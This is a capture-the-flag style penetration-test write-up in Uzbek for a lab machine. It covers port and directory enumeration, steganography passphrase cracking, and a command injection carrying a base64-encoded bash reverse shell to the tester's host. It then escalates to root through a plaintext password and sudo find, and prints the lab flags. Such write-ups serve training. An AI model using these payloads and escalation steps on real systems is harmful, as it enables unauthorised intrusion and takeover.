

NoName — offsec



Target Nomi: **NoName**

Target IP manzili: **192.168.187.15**

Test turi: **Black Box Penetration Testing**

Metodologiya: **PTES (Penetration Testing Execution Standard)**

Tester: **Odilov Aslanbek**

Sana: **9 July 2026**

1 — Enumeration

Targetning ochiq portlari aniqlash maqsadida **nmap** vositasidan foydalanildi.

```
nmap -sV 192.168.187.15
```

Port	Protocol	State	Service	Version
80	TCP	Open	HTTP	Apache httpd 2.4.29

```
(pegasus@env)-[~]
$ nmap -sV 192.168.187.15
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-10 01:37 +0500
Nmap scan report for 192.168.187.15
Host is up (0.13s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds
```

2 — Web Enumeration

Targetning **80** portida ushbu web site ishlayotgani aniqlandi.



Targetda ishlayotgan web sitening pagelarini topish uchun **gobuster** dan foydalanildi va **admin** va **index.php** sahifalar borligi aniqlandi.


```
gobuster dir -u http://192.168.187.15 -w /usr/share/wordlists/rockyou.txt
```

```

(pegasus@env) - [~/Desktop]
$ gobuster dir -u http://192.168.187.15/ -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.187.15/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.htpasswd (Status: 403) [Size: 279]
.hta (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
admin (Status: 200) [Size: 417]
index.php (Status: 200) [Size: 201]
server-status (Status: 403) [Size: 279]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====

```

Targetda aniqlangan **admin** sahifasida ushbu page ochildi.



va sahifaning `source code` lari ochilganda sahifadagi rasmlarning serverdagi nomi aniqlandi.

```
← → ↻ ⚠ Not secure view-source:192.168.187.15/admin
Line wrap ☐
1 <html>
2 <body style="background-color:Gainsboro;text-align:center">
3 <h3 text-align:center>HacLabs directory of gallery.</h3>
4 
5 <br>
6 
7 <br>
8 
9 <br>
10 
11 </body>
12 </html>
13
14
15
```

Rasmlar nomi aniqlangan `wget` yordamida yuklab olindi.

```
wget http://192.168.187.15/haclabs.jpeg
```

```
(pegasus@env)-[~/Desktop]
$ wget http://192.168.187.15/haclabs.jpeg
--2026-07-10 02:12:01-- http://192.168.187.15/haclabs.jpeg
Connecting to 192.168.187.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10486 (10K) [image/jpeg]
Saving to: 'haclabs.jpeg'

haclabs.jpeg          100%[=====] 10.24K  --.-KB/s  in 0.006s

2026-07-10 02:12:02 (1.65 MB/s) - 'haclabs.jpeg' saved [10486/10486]
```

`steghide` yordamida rasmlarning ichini tekshirish jarayonida passphrase bilan himoyalanganlari aniqlandi.

```
steghide extract -sf haclabs.jpeg
```

```
(pegasus@env)-[~/Desktop]
$ steghide extract -sf haclabs.jpeg
Enter passphrase: |
```

Brut Force qilish natijasida passphrase aniqlandi.

```
stegseek haclabs.jpeg /usr/share/wordlists/rockyou.txt
```

```
(pegasus@env)-[~/Desktop]
$ stegseek haclabs.jpeg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "harder"
[i] Original filename: "imp.txt".
[i] Extracting to "haclabs.jpeg.out".
```

Topilgan credentil bilan rasm ichidagi **img.txt** file chiqarib olindi va file ichidan **base64** da shifrlangan malumot topildi va topilgan malumot encode qilinganda **superadmin.php** qiymati kelib chiqdi.


```
(pegasus@env)-[~/Desktop]
$ steghide extract -sf haclabs.jpeg
Enter passphrase:
the file "imp.txt" does already exist. overwrite ? (y/n)

steghide: did not write to file "imp.txt".


(pegasus@env)-[~/Desktop]
$ cat imp.txt
c3VwZXJhZG1pbi5waHA=

(pegasus@env)-[~/Desktop]
$ echo "c3VwZXJhZG1pbi5waHA=" | base64 -d
superadmin.php
```

Topilgan `superadmin.php` targetda ishlab turgan web sitening pagelaridan biri ekanligi aniqlandi.




Ushbu sahifadan `Command Injection` zaifligi aniqlandi.



3 — Initial Access

127.0.0.1 | echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIwOC80NDQ0IDA+JjE=" | base64 -d | bash Web sitedan topilgan `Command Injection` zaifligi orqali tizimga `www-data` userdan revers shell olindi.

```
127.0.0.1 | echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQ1LjIwOC80NDQ0IDA+JjE=" | base64 -d | bash
```



```
(pegasus@env)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.208] from (UNKNOWN) [192.168.187.15] 52506
bash: cannot set terminal process group (732): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hac labs:/var/www/html$
```

Olingan shell ni interaktiv qilish uchun ushbu commandadan foydalanildi.

```
script /dev/null -c /bin/bash
```

```
www-data@hac labs:/var/www/html$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@hac labs:/var/www/html$
```

4 — Privilege Escalation

Tizim ichida `/etc/passwd` fileni o'qish orqali tizimda ikkita `hac labs` va `yash` nomli userlar borligi aniqlandi.

```
cat /etc/passwd
```

```
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
haclabs:x:1000:1000:haclabs,,,:/home/haclabs:/bin/bash
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
yash:x:1001:1001:,,,:/home/yash:/bin/bash
www-data@haclabs:/var/www/html$ |
```

Tizimdan aniqlangan `yash` userining home qismida user flag topildi

```
cat local.txt
```

```
24e083dd244341c0e408012fe735e088
```

```
www-data@haclabs:/home/yash$ cat local.txt
cat local.txt
24e083dd244341c0e408012fe735e088
www-data@haclabs:/home/yash$ |
```

Tizim ichida `/usr/share/hidden/.passwd` file ichidan `haclabs` userining passwordi topildi.

```
find / -type f -user yash 2>/dev/null
```

```
www-data@haclabs:/home/yash$ find / -type f -user yash 2>/dev/null
find / -type f -user yash 2>/dev/null
/home/yash/local.txt
/home/yash/flag1.txt
/home/yash/.bashrc
/home/yash/.cache/motd.legal-displayed
/home/yash/.profile
/home/yash/.bash_history
/usr/share/hidden/.passwd
www-data@haclabs:/home/yash$ |
```



```
www-data@haclabs:/home/yash$ cat /usr/share/hidden/.passwd
cat /usr/share/hidden/.passwd
haclabs1234
www-data@haclabs:/home/yash$ |
```

Topilgan password orqali **haclabs** useriga o'tildi.

```
su haclabs
```

```
www-data@haclabs:/home/yash$ su haclabs
su haclabs
Password: haclabs1234
haclabs@haclabs:/home/yash$
```

```
haclabs@haclabs:~$ whoami
whoami
haclabs
haclabs@haclabs:~$
```

5 — Root Access

Tizimdan **sudo** noto'g'ri sozlanganligi aniqlandi yani Sudo Misconfiguration qilingan passwordsiz sudo bilan commanda ishlatishga ruxsat berilganligi aniqlandi.

```
sudo -l
```

```
haclabs@haclabs:~$ sudo -l
sudo -l
Matching Defaults entries for haclabs on haclabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User haclabs may run the following commands on haclabs:
    (root) NOPASSWD: /usr/bin/find
haclabs@haclabs:~$
```

va bu orqali tizimda **root** darajasiga chiqildi.

```
sudo find . -exec /bin/sh \; -quit
```

```
haclabs@haclabs:~$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# id
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root
# |
```

va **root** user homidan root flag topildi.

```
ff3aa11c8e265f7908894202c0725fed
```

```
# ls
ls
flag3.txt  proof.txt
# cat proof.txt
cat proof.txt
ff3aa11c8e265f7908894202c0725fed
#
```